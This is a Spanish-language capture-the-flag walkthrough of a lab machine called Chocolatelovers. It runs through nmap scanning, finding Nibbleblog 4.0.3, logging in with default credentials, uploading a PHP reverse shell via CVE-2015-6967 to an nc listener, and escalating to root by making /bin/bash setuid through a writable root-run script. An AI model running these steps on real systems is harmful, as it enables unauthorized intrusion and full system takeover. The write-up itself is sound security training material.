CHOCOLATELOVERS

Primero comprobamos la conectividad con la máquina:

```
❯ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.090 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.090/0.090/0.090/0.000 ms
```

El ttl es de 64, por lo que probablemente estemos ante una máquina Linux.

Ahora vamos a hacer un reconocimiento de puertos:

```
❯ nmap -sS -p- --open --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 20:17 CEST
Initiating ARP Ping Scan at 20:17
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 20:17, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:17
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 20:17, 1.05s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000070s latency).
Scanned at 2024-07-03 20:17:09 CEST for 1s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Solo tiene el puerto 80 abierto, vamos a analizarlo:


```
❯ nmap -sCV -p80 172.17.0.2 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 20:17 CEST
Nmap scan report for escolares.dl (172.17.0.2)
Host is up (0.000038s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

A priori parece la página por defecto de apache, pero en código fuente vemos lo siguiente:

```
<!-- /nibbleblog -->
<!-- /nibbleblog -->
<!-- /nibbleblog -->
<!-- /nibbleblog -->
<!-- /nibbleblog -->
<!-- /nibbleblog -->
<!-- /nibbleblog -->
```

Y si accedemos, es una web diferente.

Ahora si aplicamos gobuster, veremos más información:



Y si entramos al readme, veremos la versión de nibbleblog:

```
====== Nibbleblog ======
Version: v4.0.3
```

Esta versión es vulnerable (CVE-2015-6967), pero necesitamos usuario y contraseña.

Si probamos con alguna típica, vemos que admin es tanto usuario como contraseña, por lo que voy a subir una shell, y voy a seguir los siguientes pasos:

https://seclists.org/fulldisclosure/2015/Sep/5

Y la siguiente reverse shell:

https://github.com/pentestmonkey/php-reverse-shell


Ahora nos abrimos un puerto, en mi caso en 443:

```
❯ nc -nlvp 443
listening on [any] 443 ...
```

Y subimos la shell y nos saldrán errores:

Pero si ahora accedemos a otra url:


WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)




Ya estamos dentro.

Ahora tratamos la bash y buscamos como escalar privilegios.

Si ejecutamos sudo -l, vemos lo siguiente:



Hay otro usuario chocolate, que puede ejecutar php, entonces ejecutamos lo siguiente:



Y ya somos chocolate, ahora a escalar como usuario privilegiado.

Si ejecutamos ps -faux, veremos lo siguiente:

Es un proceso sospechoso, en el que vemos que en /opt esta script.php, el cual nos pertenece, por lo que podemos meter un código que nos interese para poder ejecutar una bash como root:

```
chocolate@8fd7e936deab:/$ echo '<?php exec("chmod u+s /bin/bash"); ?>' > /opt/script.php
chocolate@8fd7e936deab:/$ bash -p
bash-5.0# whoami
root
bash-5.0#
```

Y ya somos root.